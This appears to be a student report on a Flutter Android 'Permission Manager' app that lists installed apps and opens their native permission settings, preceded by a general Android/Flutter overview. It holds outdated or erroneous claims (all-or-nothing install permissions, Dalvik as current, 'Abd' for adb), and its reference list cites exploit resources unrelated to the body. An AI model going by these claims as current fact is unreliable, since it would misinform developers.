Adopting Android offers a unified approach to application development, which is its fundamental benefit. As long as the devices are powered by Android, developers just need to create applications for Android, and those applications should be able to operate on a variety of different devices.

Architecture of Android:

Look at Figure 1-1, which depicts the numerous layers that comprise the Android operating system, to comprehend how Android functions (OS). The Android OS can be loosely divided into four main layers and five sections:

1. Linux kernel – Android is built on this kernel. All of the low level device drivers for the various hardware parts of an Android device are present in this layer.
2. Libraries – These hold all the program code responsible for an Android OS's core functions. For instance, the SQLite library offers support for databases so that an application can use them to store data. The WebKit library offers features for viewing the web.
3. Android runtime — Located in the same layer as libraries, the Android runtime offers a selection of essential libraries that let programmers create Android apps in the Java language. Every Android application can operate in its own process with its own instance of the Dalvik virtual machine thanks to the Dalvik virtual machine, which is a component of the Android runtime (android applications are built into Dalvik executables).
4. Application framework — Provides application developers with access to the various features of the Android OS so they can use them in their creations.
5. Apps — This top layer contains both applications that you download and install from the Android Market as well as applications that come pre-installed on the Android device (such as Phone, Contacts, Browser, etc.). You can locate any applications you create at this tier.



Flutter

What is Flutter?

Flutter is a framework created by Google. A cross-platform framework used to develop applications for:

- Android
- iOS
- Web
- Desktop

Why choose Flutter for our app's development?

- It is an easily accessible open-source file because it is free.
- Flutter reduces the amount of time to create apps.
- It is incredibly convenient and flexible to debug your code.
- Flutter supports the majority of the portable codes generated today.
- It is considered the best cross-platform app development platform.
- Customized Cupertino widgets to match your business's branding and style with Flutter.
- Flutter also promotes fast app development and can be used by beginners and professionals.
- It keeps making beautiful animations with several community benefits like hot reloading, native UI, etc.

Dart:

Dart is a programming language designed for client development such as for the web and mobile apps.

It is a developed by Google and can also be used to build server and desktop applications.

- Optimized for UI
  - Develop with a programming language specialized around the needs of user interface creation.
- Productive Development
  - Make changes iteratively: use hot reload to see the result instantly in your running app.
- Fast on all platforms
  - Compile to ARM & x64 machine code for mobile, desktop and backend. OR compile to JavaScript for the web.

Android SDK

The Android SDK (Software Development Kit) is a set of development tools that are used to develop applications for the Android platform.

Android SDK Tools is a component for the Android SDK. This includes a complete set of development and debugging tools for Android.


Android SDK Tools:

- Android
- Emulator
- Proguard
- DDMS
- Android Debug Bridge (Abd)

Android Virtual Machine

A virtual machine is based on computer architecture to provide functionality of a computer. There are 2 main types of virtual machines (VM):

- **System virtual machines** (full virtualization VMs) provide a substitute for a real machine.
- **Process virtual machines** are designed to execute computer programs in a platform-independent environment.



Reasons to use VM:

1. **Security:** In theory, app code is totally isolated by the VM and cannot even "see" the host OS. So app code that contains malware cannot affect system directly, make app and system more robust and reliable.
2. **Platform independent:** Android platform can run on different devices with different architectures (ARM, MIPs, x86). To abstract out the need to compile binaries for each architecture, VM comes into play.

Dalvik Virtual Machine:(process virtual machine)

It is a virtual machine that optimized for mobile environment (memory, battery life, performance, etc..)

PERMISSION MANAGER:

Smartphones are increasingly a necessary component of users' use of it in daily life to store numerous private and private information. However, the mobile applications have access to the sensitive data and may subject users to high security and privacy risks. Hence, permission management plays a extremely significant role The permission manager app will allow user to enable or disable the privileges that are sought by the app. This provides the control in the hands of the user to decide which resource can be accessed by the app.

Android has a vast community of developers creating applications ("apps") that increase the capabilities of the devices. There are presently around 150,000 apps available Google Play Store, though which apps can be downloaded from external websites. Developers write primarily in the Java language, controlling the device via Java libraries created by Google.

Permission System:

The Android permission system controls which application has the privilege of accessing device resources and data. In order to access protected Android APIs, application developers must specify the permissions they require in the AndroidManifest.xml file. If these permissions are incorrectly assigned, there is a greater risk of user data exposure and a greater chance that a bug or vulnerability will be exploited. Users must either grant all requested permissions in order for the installation to continue or cancel it. Each application declares the permissions listed in its AndroidManifest.xml file at the time of installation. The Android permission system does not allow users to grant or deny only some of the requested permissions, which limits the user's control of application's accessibility.

Introduction:

As day-to-day smartphones are getting smarter & people are availing more benefits of more new and new features. Users' privacy is being compromised with the increased usage of the Internet and Services in these android smartphones. With tons of apps being published on the play store daily, many have malicious intent of capturing and misusing sensitive information for their personal benefit. These apps gain access to the camera, gallery, contact, location, and many more permissions that are even not required for their core functionality work correctly.

This project helps the user to scan all the installed applications in their phone through Android APIs. Users can now manage permission for each app individually. To add an extra layer of security, if the device supports biometric authentication like Fingerprint, the user will be prompted to first authenticate to use the app.


Components:

- Splash Screen
- Biometric Auth
- Home Screen
- Scanned App List
- App Level Permission and Settings

Implementation


1) **Splash Screen**

   This will be shown for a couple of seconds whenever the app is launched for the first time. During this, the app will check for available biometric options in the device.



2) Biometric Auth

If the device supports and had been already enrolled in biometric auth. The user will be prompted to authenticate first. Failure of which will make the app exit.
If biometrics is not available or enrolled, the app will proceed to the home.


2:52
PERMISSION MANAGER
Help you view and control the permission of all installed apps
Cancel

Authentication required


Verify identity

Please authenticate to use app

Touch the fingerprint sensor

3) Home Screen

The app will now scan the device for all installed packages using the Android Package Manager API. Also, differentiate the counts for system apps and user-installed apps.



2:52

PERMISSION MANAGER

Help you view and control the permission of all installed apps

ALL APPS

Scanning device...


2:52

PERMISSION MANAGER

Help you view and control the permission of all installed apps


ALL APPS

User Installed App: 31

System App: 142

4) **Scanned Apps List:**

Clicking on "All Apps" on the home screen will bring you to this screen will show the list of scanned apps in the device with their launcher app icon, launcher name, and unique package name**.**


2:53

ALL APPS

2 Button Navigation Bar
com.android.internal.systemui.navba...

3 Button Navigation Bar
com.android.internal.systemui.navba...

Android Auto
com.google.android.projection.gearh...

Android Q Easter Egg
com.android.egg


Android Services Library
com.google.android.ext.services

Android Setup
com.google.android.apps.restore

Android Setup
com.google.android.setupwizard

5) **App Level Permission Settings**

Clicking on any app in the scanned app list will bring you to this native setting and permission screen. Over here you can allow/disallow permission for that app. Other app-level settings can also be mange here.


2:53

App info

Calendar

Open
Disable
Force stop

Notifications
~0 notifications per week


Permissions
Calendar and Contacts

Storage & cache
50.11 MB used in internal storage

Mobile data & Wi-Fi
No data used

Advanced
Battery, Open by default, Store

Flow Diagram


$$\begin{tikzcd}
 & & \text{Launch} \arrow[d] \\
 & & \text{Splash Screen} \arrow[d] \\
 & & \text{Biometric Enabled?} \arrow[dll, "\text{Yes}"'] \arrow[d, "\text{No}"] \\
\text{Authentication Popup} \arrow[rr, "\text{Success}"] \arrow[drr, "\text{Failed}"'] & & \text{Home Screen} \arrow[d] \\
 & & \text{Manage Permissions of Installed Apps} \arrow[d] \\
 & & \text{Exit}
\end{tikzcd}$$

References

1) Introduction to Android Ref: Wei-Meng Lee, “BEGINNING ANDROID™ 4 APPLICATION DEVELOPMENT “, Ch1 , John Wiley & Sons , 2012
2) https://github.com/timwr/CVE-2016-5195
3) Study of the Dirty Copy on Write, a Linux Kernel Memory Allocation Vulnerability. Tanjila Farah, Rummana Rahman, M. Shazzad and Delwar Alam, Moniruz Zaman
4) https://www.offensive-security.com/metasploit-unleashed
5) https://www.exploit-db.com/exploits/31519
6) https://www.rapid7.com/db/modules/exploit/android/browser/webview_addjavascriptinterface/
7) https://www.exploit-db.com/exploits/40436